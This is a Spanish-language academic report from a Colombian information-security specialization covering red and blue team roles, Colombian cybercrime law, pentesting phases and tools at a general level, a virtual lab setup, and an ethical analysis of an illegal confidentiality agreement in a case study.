CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM & RED TEAM

JORGE A AMÉZQUITA DURAN

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA-UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
BOGOTA D.C.
2021

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM & RED TEAM

JORGE A AMÉZQUITA DURAN

Ing John Freddy Quintero T -
Director
Ing Alexander Larrahondo N
Tutor

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD
INFORMÁTICA BOGOTA.D.C.
AÑO 2021

RESUMEN

La presentación de este informe técnico comprende las acciones realizadas en una serie de escenarios propuestos, donde iniciamos con un conocimiento del marco legal que nos cobija en materia de delitos informáticos, continuando con un trabajo a realizar en “Whitehouse Security” que ofrece un aparente conveniente contrato si hay aceptación de unas cláusulas de confidencialidad que de no ser modificado nos puede llevar a estar involucrados en delitos informáticos de tipo penal por violación al marco legal vigente.

Las acciones realizadas por los equipos Red Team & Blue Team nos ayudaran a conocer, comprender y aplicar procesos validos éticamente y que tienen una gran importancia para que una empresa decida sobre la contratación e implementación de mecanismos de defensa para proteger lo más valioso de una organización: sus activos, siendo parte fundamental de estos los activos informáticos que son los que dan orden y vida a todo los procesos y subprocesos que tenga montados la organización.

Mediante este informe damos a conocer todos los pasos realizados hasta llegar a las recomendaciones de hardenización y/o endurecimiento de la máquina que contiene las vulnerabilidades identificadas, subsanando fallas que impidan un nuevo intento de ataque.

GLOSARIO

AMENAZA: Situación que puede comprometer la seguridad de un sistema.

ANTIVIRUS/ANTIMALWARE: Software desarrollado para la protección de posibles virus y archivos maliciosos que puedan dañar y/o atacar un sistema.

ATAQUE FUERZA BRUTA: Denominación dada para ataques realizados a los sistemas que involucran un número excesivo de intentos de penetración generalmente mediante software automatizados.

ATAQUE: Es la acción realizada contra un sistema pretendiendo ingresar sin las debidas credenciales o autorizaciones violando la seguridad establecida.

BLUE TEAM: Es el equipo de personas y herramientas preparadas para la defensa de un sistema ante un ataque a la seguridad.

CIS: Centro de Seguridad de Internet Controles Críticos de Seguridad para la Defensa Cibernética.

CLÁUSULA: Disposición dentro de un contrato, conjunto de palabras que forman un sentido completo.

CSIRT: Equipo de Respuesta ante Emergencias Informáticas es un centro de respuesta a incidentes de seguridad en tecnologías de la información.

CONFIDENCIALIDAD: Garantía de no divulgar algo sin previa autorización, implica aceptar el acto especifico.

CORTAFUEGOS/FIREWALL: software o hardware diseñado para regular y proteger el tráfico de una red mediante la definición de parámetros y reglas.

ÉTICA: Acto filosófico de interpretar el bien del mal y su relación con la moral y el comportamiento humano en un determinado ámbito.

ETHICAL HACKING: Práctica legal y autorizada para la búsqueda de fallos y vulnerabilidades de un sistema.

EVENTO DE SEGURIDAD: Es toda situación anormal y que pueda tener la posibilidad de convertirse en incidente según la clasificación dada por un experto que logre identificar el grado de afectación que pudiera llegar a suceder.

EXPLOIT: Es un software diseñado para aprovechar una determinada vulnerabilidad en otros sistemas.

HARDENIZACIÓN: Se le denomina al endurecimiento de un sistema para la reducción de amenazas, vulnerabilidades y riesgos que se hayan identificado ene l mismo.

INCIDENTE: Se considera la categoría siguiente al evento y esta implica una juiciosa evaluación de los efectos ocurridos para escalar las acciones a realizar.

INGENIERÍA SOCIAL: Comprende técnicas usadas por cibercriminales para obtener de forma ilegal y fraudulenta información privilegiada para un uso posterior inadecuado.

INTERCEPTACIÓN: Acto y efecto de interceptar para caso estudio se refiere a la interceptación de las comunicaciones, mensajes y datos.

LEY: regla o norma de estricta obediencia que establecida por una autoridad superior.

LICENCIA GNU GPL (GNU General Public License en español Licencia Pública General de GNU) es una licencia de software libre copyleft publicada por la Free Software Foundation.

METERPRETER: Programa malicioso que permite controlar de forma remota computadores sin necesidad de escribir nada en disco ya que se ejecutado desde la memoria del computador.

PHARMING: Ataque a una red informática donde un usuario es redireccionado a un sitio web ilegítimo engañando con una aparente veracidad de acceso.

PHISHING: Técnica fraudulenta para obtener información privilegiada de un usuario y posteriormente realizar actos delictivos como fraudes financieros y otros; normalmente mediante correos engañosos conteniendo links que los usuarios ingenuamente usan y entregando la información sin su consentimiento.

PRUEBAS DE PENETRACIÓN/PENTESTING: Pruebas autorizadas para la detección y corrección de las vulnerabilidades de un sistema.

RANSOMWARE: Malware creado para secuestrar la información de un usuario en un sistema, normalmente encriptando sus datos y liberándolos solo mediante el pago de un rescate.

RED TEAM: Equipo de personas y herramientas preparadas para realizar un ataque autorizado a un sistema identificando vulnerabilidades.

RIESGO: Es la posibilidad de materialización de un evento con las vulnerabilidades identificadas previamente o mediante auditorias que los identifique; estos deben tener un plan de contención mediante acciones que remedien, minimicen o desaparezcan los riesgos identificados.

VULNERABILIDAD: Es la situación que ocurre como consecuencia de una debilidad identificada ya sea por mal diseño, mala parametrización, una mala implementación, etc, en un sistema llevando a una situación de riesgo indeseado.

Tabla de contenido

LISTADO DE IMÁGENES

LISTADO DE TABLAS

LISTADO DE ANEXOS

1. INTRODUCCIÓN

Al desarrollar todo un trabajo por fases llegamos a un resultado final mediante un informe detallado que permite marcar la importancia de los sistemas de seguridad de la información en la presente época, el incremento de los delitos informáticos tuvo un crecimiento estimado hasta de un 35% por motivo de la pandemia del Covid-19 en el año 2020.

Cuando se disparan las cifras sobre ciberdelincuencia, también se deber disparar las alertas y alarmas de los dueños de los procesos que tiene riesgos de ser víctimas de la ciberdelincuencia. Las organizaciones deben estar alertas a las amenazas de orden mundial, las velocidades de la red pueden transportar una amenaza de gran peligrosidad en cuestión de segundos desde el lugar más remoto del mundo; solo mediante la correcta configuración y un sistema de seguridad de la información bien implementado.

Las empresas cada año deben tener un rublo económico destinado a la protección de la información, esto con el fin de realizar las compras, actualizaciones y en general robustecer todo el sistema de seguridad perimetral de los sistemas, almacenes y bodegas de datos, la red también requiere equipos y material que brindan apoyo en la protección de un tráfico que pueda resultar malicioso.

Debemos llegar a tener total claridad en como establecer un nivel ideal de protección de los activos de información con son el insumo más importante de toda organización para mantener el Core del negocio a salvo.

2. DEFINICIÒN DEL PROBLEMA

Las fallas constantes de un sistema por aspectos de eventos derivados de la seguridad de la información deben tener la atención suficiente y necesaria de los directivos; los activos de información son el insumo más importante para proteger por parte de los encargados de esta tarea. El desconocimiento, la falta de atención a las alarmas, el estar siempre en riesgo por la cantidad de intentos de intrusión se convierten en un gran problema que no se puede desconocer y que amerita atención especializada por parte de expertos.

Las amenazas están a la orden del día sin importar hora, victima, sector, etc y las características del ataque inicialmente son desconocidas, todo se constituye en un problema que requiere una solución ordenada y metódica para lograr neutralizar su accionar.

3. JUSTIFICACIÓN

La situación problema anteriormente amerita una solución altamente especializada, esta puede ser realizada por grupos de respuesta inmediata que evalúan las amenazas y determinan las acciones a realizar.

Si una organización por su tamaño y posibilidades económicas pueden llegar a implementar unos equipos Red Team & Blue Team que cumplan con el aseguramiento de la información de la organización tendrán siempre un plus respecto a las que no lo pueden o quieren implementar maneras de proteger los activos. Un trabajo y monitoreo diario puede advertir de comportamientos anormales del sistema entrando en acción en un menor tiempo a neutralizar cualquier acción negativa.

4. OBJETIVO GENERAL

Conocer y aplicar metodologías de intrusión mediante un Pentesting como acciones de ataque de un equipo Red Team y metodologías defensivas con acciones realizadas por un equipo Blue Team; conocimiento del marco Jurídico de delitos informáticos aplicado a la ciberdelincuencia en Colombia, realización de un informe final con recomendaciones y conclusiones.

4.1 Objetivos Específicos

- Conocimiento de las leyes del marco jurídico para delitos Informáticos en Colombia (Ley 1273 de 2009).

- Implicaciones derivadas del Código ético para ingenieros emitido por el COPNIA.

- Llevar a cabo pruebas de intrusión mediante un Pentesting por un equipo Red Team conformado para actuar en los escenarios propuestos por fases en *WhiteHouse Security*, explotando las vulnerabilidades detectadas.

- Realizar acciones defensivas por parte de un equipo Blue Team conformado para los escenarios propuestos por fases en *WhiteHouse Security*, ejecutando la remediación recomendada para evitar futuros ataques.

- Conocimientos de herramientas software libre y otras empleadas para acciones de intrusión y de defensa en un ataque informático.

- Realizar un informe técnico final que incluya los escenarios por fases propuestos, unas recomendaciones finales para optimizar la seguridad de un sistema y las conclusiones resultado de la abstracción del caso de *WhiteHouse Security* aplicables en un contexto general.

5. MARCO TEÒRICO

Desde épocas remotas siempre se ha contemplado poder mantener de forma reservada mucha información de interés para diferentes grupos incluyendo ejércitos, gobernantes, empresas, etc: esto se hacía encriptando los datos para que no pudieran ser leídos fácilmente por cualquiera que los encontrará o interceptara, desde ahí ya podemos hablar de tener un sistema de seguridad para la información.

En tiempos modernos y con el surgimiento de la era de las máquinas y en especial del computador los volúmenes de información aumentaron considerablemente, por ende, también los riesgos a perderla, o que se pudiera dañar o alterar por diversos factores. Es así como llegamos a pensar en sistemas integrales de protección de la seguridad de la información, estos incluyen métodos, marcos regulatorios, etc que permiten a un alto nivel porcentual garantizar una protección de los datos de una organización.

Es ideal que una organización que tenga un alto estándar de calidad en su información también tenga un alto estándar en las implementaciones realizadas para protegerla. La creación de los equipos de ataque y defensa con carácter ético y previamente autorizado permiten ir un paso adelante en la reacción ante los ataques no autorizados o ante una eventual intrusión que pretenda causar daño, logrando así minimizar la afectación por el evento, para ello están los equipos Blue Team & Red Team consolidando metodologías que anticipan resultados exitosos comparativamente con las que no tienen estas opciones.

6. METODOLOGÌA.

Se realiza una metodología de desarrollo por fases para el cumplimiento de los objetivos planteados en el trabajo articulado los equipos definidos de Red Team & Blue Team; las fases cumplidas comprenden la siguiente secuencia:

Fase 1: Mediante el desarrollo de esta fase hay una introducción a todo el conocimiento del marco legal vigente colombiano en materia de definición de los delitos informáticos contenidos en la ley 1273 de 2009 como la más actualizada, contemplando también una línea del tiempo hasta llegar a la misma.

Se define lo que es un Pentesting como método de trabajo en materia de ciberseguridad con sus fases de desarrollo y las principales herramientas de ayuda en su realización.

Para finalizar se realiza el montaje del banco de trabajo creando mediante ayuda la herramienta VirtualBox un escenario con tres máquinas virtuales entre sistemas operativos Windows y Linux que nos servirán para el desarrollo de las actividades.

Fase 2: Se plantea un interesante escenario donde hay un reconocimiento de aspectos éticos y legales a considerar por parte de las posibles personas que participarían de un trabajo a realizar siempre y cuando se firme un acuerdo de confidencialidad que no tiene legalidad plena en cada una de sus cláusulas y se debe analizar la conveniencia o no de su aceptación dentro del contrato ofrecido. Se finaliza con un análisis sobre el caso de la Operación Andrómeda Buggly, ampliamente conocido por la serie de delitos informáticos cometidos y por ser aún un caso activo en el ambiente judicial.

Fase 3: Comprende las acciones realizadas por el equipo Red Team, utilizando metodología pentesting con las adecuadas herramientas se realiza un ataque controlado a una máquina que tiene vulnerabilidades identificadas, logrando realizar acciones que permiten el control total de la máquina, entregando detalles de la acción.

Fase 4: Comprende las acciones realizadas por el equipo Blue Team definiendo las etapas de la contención de un ataque informático, determinando la hardenización y/o endurecimiento de una máquina para prevenir futuros ataques analizando la conveniencia y diferencias entre los equipo Red Team &Blue Tean y un equipo de respuestas a incidentes informáticos, analizando la conveniencia de trabajar con “Center fo Internet Security”, conocimiento sobre lo que es un SIEM y un aporte final sobre herramientas para la contención de ataques.

Fase 5: Esta es la fase del informe final concluyente sobre todo el trabajo realizado donde plasmaremos las recomendaciones y conclusiones según la experiencia de los diferentes escenarios propuestos previamente.

7. MARCO LEGAL COLOMBIANO

Para Colombia viene una línea de tiempo de los diferentes marcos jurídicos donde las siguientes leyes comenzaron promulgado algunos aspectos como derechos de autor, etc, en ese camino se llega a la ley 1273 de 2009 como la más actualizada y especifica en materia legislativa para delitos informáticos. Las leyes anteriores a esta son: ley 23 de 1982, ley 44 de 1993, ley 545 de 1999, ley 594 del 2000, ley 719 de 2001, ley 892 del 2004, ley 10 65 del 2006, ley 1245 del 2008, ley 1336 de 2009 y como hecho importante también resaltamos la Ley 1918 de 24 de julio de 2018, por medio de la cual se aprueba el “Convenio sobre la Ciberdelincuencia”, adoptado el 23 de noviembre de 2001, en Budapest.

En Colombia mediante la ley 1273 de 2009 se llegó a cubrir los vacíos jurídicos y/o inexistentes en materia de delitos informáticos.

Mediante esta ley denominada “de la protección de la información y de los datos”- en sus artículos quedan definidos los siguientes delitos: a) acceso abusivo a un sistema informático. b) Obstaculización ilegítima de sistema informático o red de telecomunicación c) Interceptación de datos informáticos d) Daño Informático e) Uso de software malicioso f) Violación de datos personales g) Suplantación de sitios web para capturar datos personales. h) Circunstancias de agravación punitiva i) Hurto por medios informáticos y semejantes. J) Transferencia no consentida de activos.

8. PENTESTING

Un “Pentesting” consiste en una práctica y/o técnica que consiste en atacar diferentes entornos o sistemas con el fin de encontrar vulnerabilidades, fallas, etc con el fin de prevenir posibles ataques ya sean externos o internos a una red o sistema, anticipándonos a un escenario que puede llegar a ser desastroso para una organización si se llega a la materialización de un hecho que mediante esta técnica puede ser previsible.

Se llevan a cabo pruebas ofensivas contra los sistemas de defensa establecidos en un determinado entorno para las pruebas, las pruebas van desde los dispositivos existentes, hasta el factor humano realizando pruebas de ingeniería social, esto para identificar y corregir los hallazgos.

8.1 Etapas De Un Pentesting

Un Pentesting debe cumplir con unas etapas o fases que vamos a conocer seguidamente al realizar una auditoria o una intrusión a un sistema.

8.1.1 Recopilación de información.

En esta etapa debemos reunir toda la mayor posible del sistema sobre el cual se va a realizar el ataque, es también nombrada la fase de reconocimiento, entre más se conozca del sistema más fácil será la realización de los pasos siguientes.

herramientas para destacar en esta etapa:

Nmap (escaneo de puertos)

FOCA (análisis de metadatos)

PassiveRecon (para webs)

8.1.2 Búsqueda de vulnerabilidades.

En esta segunda etapa o fase basados en la previa recopilación de información vamos a buscar vulnerabilidades, se recomienda hacer este trabajo de forma manual a partir de nuestra recopilación, se hace con el fin de identificar posibles vectores de ataque, así podremos definir cuál sería el ataque más efectivo; existen algunas herramientas que ayudan a automatizar el proceso, dentro de las cuales podemos mencionar*:*

Acunetix

Nessus

8.1.3 Explotación de vulnerabilidades.

Es la fase en donde obtendremos provecho de las vulnerabilidades identificadas previamente, se consigue el acceso a los sistemas de la organización, por ejemplo, podemos explotar vulnerabilidad de SQL injectiòn (Saltar el login), su éxito depende de haber realizado correctamente las fases anteriores.

En esta fase usamos o ejecutamos exploits contra vulnerabilidades identificadas y mediante las credenciales obtenidas lograr el acceso a un sistema.

Una herramienta para destacar es Metasploit

8.1.4 Post-explotación.

Esta fase no se da siempre, pero si ocurre es lo que se realiza después de haber logrado vulnerar un sistema y se hace pretendiendo lograr vulnerar otros sistemas u obteniendo

mayores privilegios como administrador para realizar más acciones con técnicas como pivoting y otras más.

8.1.5 Elaboración de informes

La última fase comprende la realización del informe final que debe tener en su estructura la explicación del proceso realizado durante el test, indicar que herramientas se utilizaron, técnicas empleadas y las vulnerabilidades descubiertas durante su desarrollo total.

Mediante el informe corresponde a la organización realizar la remediación de las fallas encontradas que están permitiendo las vulnerabilidades, esto finalmente trascenderá a la matriz de riesgos que se maneje para ver el nivel de alcance y su aceptación o rechazo como un riesgo definido con sus consecuentes implicaciones en caso de aceptar.

9 HERRAMIENTAS

Las herramientas de pentesting están concebidas para garantizar la seguridad informática, reconocer la mayoría de los fallos o al menos los más importantes dentro de la red de la organización.

9.1 Metasploit

Esta herramienta entra en juego cuando hemos conocido las vulnerabilidades del sistema, aun cuando no se llegue a conocer el alcance del daño que se puede llegar a causar; permite saber las contramedidas adecuadas para detener la amenaza; es una de las más útiles dentro de la realización de la técnica de Pentesting.

9.2 Nmap

Esta herramienta nos provee la manera para escanear los puertos de un servidor, saber cuáles están abiertos y que vulnerabilidades presentan, para los especialistas del hacking sirvey ayuda el reconocimiento de la seguridad pública de una organización y avisar de los posibles fallos.

Es una herramienta antigua, está diseñada para evadir defensas, detectar características particulares como sistemas operativos y otras aplicaciones

9.3 OpenVas

Es un Framework que tiene como base servicios y herramientas para la evaluación de vulnerabilidades.

A través de las interfaces se interactúa con dos servicios: OpenVAS Manager y OpenVAS Scanner. El gestor es el servicio que lleva a cabo tareas como el filtrado o clasificación de los resultados del análisis, control de las bases de datos que contienen la configuración o los resultados de la exploración y la administración de los usuarios, incluyendo grupos y roles.

10 SERVICIOS EN LÌNEA

Algunas herramientas y recursos para los profesionales del Hacking las podemos encontrar en línea y nos ayudan o complementan el trabajo a realizar en un pentesting con información que puede resultar valiosa dentro del proceso.

10.1 Exploit DB

Exploit-DB es el exploit de base de datos gratuito más popular. Es un proyecto de Offensive security para recopilar exploits enviados por el público con fines de pruebas de penetración.

Básicamente es un archivo de exploits con fines de seguridad pública y explica lo que se puede encontrar en la base de datos. El ExploitDB es recurso valido para identificar posibles debilidades en su red y para mantenerse actualizado sobre los ataques actuales que ocurren en otras redes.

10.2 CVE

CVE, abreviatura de “Common Vulnerabilities and Exposures”, es una lista de fallas de seguridad informática divulgadas públicamente. Cuando alguien se refiere a un CVE, se refiere a una falla de seguridad que se le ha asignado un número de identificación de CVE; un ejemplo de este tipo de identificación de una vulnerabilidad es: "CVE-2014-12345.

11 MONTAJE BANCO DE TRABAJO

Para el montaje del banco de trabajo se realiza la descarga desde el link proporcionado para obtener la imagen de las máquinas virtuales tanto de Kali Linux como la de Windows 7 de 64 bits.

A continuación, se relacionan las imágenes del desarrollo del escenario para laboratorio, inicialmente descargamos e instalamos la herramienta Virtual Box en donde ubicaremos nuestras máquinas virtuales.



Imagen 1 –Recursos utilizados Fuente: Imagen propia

La siguiente imagen nos provee una vista del montaje de las dos primeras maquinas virtuales, es decir la de Kali Linux y la maquina w7x64 .

Imagen 2- Máquinas Virtuales Fuente: Imagen Propia

El montaje se realiza con la herramienta que provee Oracle (VirtualBox), está nos ofrece un ambiente amigable de fácil configuración.



Imagen 3 -Características MV W7 Fuente: imagen propia

Una vez realizado el montaje y cambiando la máquina virtual (W7) a la configuración adecuada de red realizamos la configuración Ip dentro del rango Vlan de nuestra maquina nativa (W10) para poder establecer comunicación entre ellas y de esta manera quedar dispuestas para las futuras pruebas.



Imagen 4 – características MV Kali Linux Fuente: imagen propia

Una vez realizado el montaje y cambiando la máquina virtual (Kali Linux) a la configuración adecuada de red realizamos la configuración Ip dentro del rango Vlan de nuestra maquina nativa (W10) para poder establecer comunicación entre ellas y de esta manera quedar dispuestas para las futuras pruebas.

12 ACTUACIÓN ÈTICA Y LEGAL

Reconocimiento de Aspectos Éticos y/o Legales -Caso de Estudio Whitehouse Security.

Realizando un análisis profesional del caso de estudio hay clara notoriedad de aspectos ilegales; existen circunstancias mencionadas en las que se podrá incurrir de manera grave en delitos tipificados en la ley 1273 de 2009, así como también en faltas graves a la ética profesional según lo contemplado en el código ético profesional del COPNIA que rige a los ingenieros en Colombia.

La continuidad y aceptación de un contrato de este tipo está induciendo al o los firmantes a incurrir en delitos, de entrada ya sabemos que no es un contrato formalmente ético en su construcción y contenido de cláusulas y demás, esto implica que si firmamos ya estamos siendo cómplices de varias actividades ilícitas que pueden llevarnos a una cárcel, a perder la tarjeta de nuestro ejercicio profesional y a pasar la línea de la legalidad y convertirnos en cibercriminales con todo lo que esto pueda implicar.

13 ANÁLISIS DE CLÁUSULAS DEL ACUERDO DE COFIDENCIALIDAD

13.1 Primera. *Objeto: en virtud del presente acuerdo de confidencialidad, la parte receptora, se obliga a no divulgar directa, indirecta, próxima a remotamente, ni a través de ninguna otra persona o de sus subalternos o funcionarios, autoridades legales, asesores o cualquier persona relacionada con ella, la información confidencial o sobre procesos ilegales dentro de Whitehouse Security no podrán ser divulgados."*

En esta cláusula ya comienza un indicio de ilegalidad cuando habla *"de información confidencial o sobre procesos ilegales",* no puede uno pensar en que lo contraten de forma legal y ética para involucrarse en un trabajo con procesos ilegales. Una autoridad legal puede en cualquier momento solicitar revelar una determinada información, el personal profesional no se puede negar a esa solicitud, ni hay nada que temer cuando se está procediendo en un marco de total legalidad.

13.2 Segunda: *Definición de información confidencial: se entiende como Información Confidencial, para los efectos del presente acuerdo:*
1. …

2. Cualquier información societaria, técnica, jurídica, financiera, comercial, de mercado, estratégica, de productos, nuevas tecnologías, patentes, modelos de utilidad, diseños industriales, datos secretos como "datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos".

En el numeral 2 de esta Segunda Cláusula se describe como buen parte de la información o toda, ha sido obtenida ilegalmente producto de *chuzadas, interceptación y acceso abusivo*, delitos ya descritos en la ley 1273 de 2009. por esta razón no es legal que bajo el amparo de una supuesta confidencialidad me quieran hacer cómplice de estos delitos rompiendo con mi ética; de hacerlo ya estoy involucrado en grado alto en toda esta atmosfera de ilegalidad que la empresa vive.

13.3 Tercera. *Origen de la información confidencial: provendrá de documentos suministrados en el proceso de selección de personal y que tiene que ver con las creaciones del intelecto, a la naturaleza, medios, formas de distribución, comercialización de productos o de prestación de servicios, transmitida verbal, visual o materialmente, por escrito en los documentos, medios electrónicos, discos ópticos, microfilmes, películas, e-mail u otros elementos similares suministrados de manera tangible o intangible, independiente de su fuente o soporte y sin que requiera advertir su carácter confidencial.*

Tercera: aunque en apariencia no muestra viso de ilegalidad si hay una indeterminación que puede llegar a ser peligrosa cundo menciona: "*otros elementos similares*

suministrados de manera tangible o intangible" si bien una empresa puede tener un activo intangible como su marca, su buen nombre, etc. Yo como profesional de la ingeniería no sería el responsable de esos activos por tanto creo falta precisar cuáles son los activos de información de los cuales seré responsable más cuando se menciona una transmisión verbal de alguna indeterminada información, considero esos vacíos no se pueden dejar en esta cláusula.

13.4 Cuarta. *Obligaciones de la parte receptora: Se considerará como parte receptora de la información confidencial a la persona que recibe la información, o que tenga acceso a ella. La parte receptora se obliga a:*
De ser necesario o conveniente según la necesidad del titular de la información, se adicionarán las obligaciones que se consideren pertinentes: con los numerales *1,2,3,4,5,6,7,8,9.*
En esta cláusula merece unas consideraciones especiales en lo referente a la ética profesional en los numerales 3-4-7-8-9 en estos numerales de firmar uno pensaría que me están obligando a encubrir los delitos situación que ante la ley no es válida es decir esta cláusula se puede desestimar ante un tribunal y lo otro es que pretenden que acepte los delitos como propios si las autoridades me encuentran en posesión de la información que me entregaron y que se obtuvo ilegalmente, esto también se puede desvirtuar ante un tribunal pero será más difícil de demostrar la inocencia del hecho.

13.5 Quinta*. Obligaciones de la parte reveladora: Son obligaciones de la parte reveladora: 1.Mantener la reserva de la información confidencial hasta tanto*"

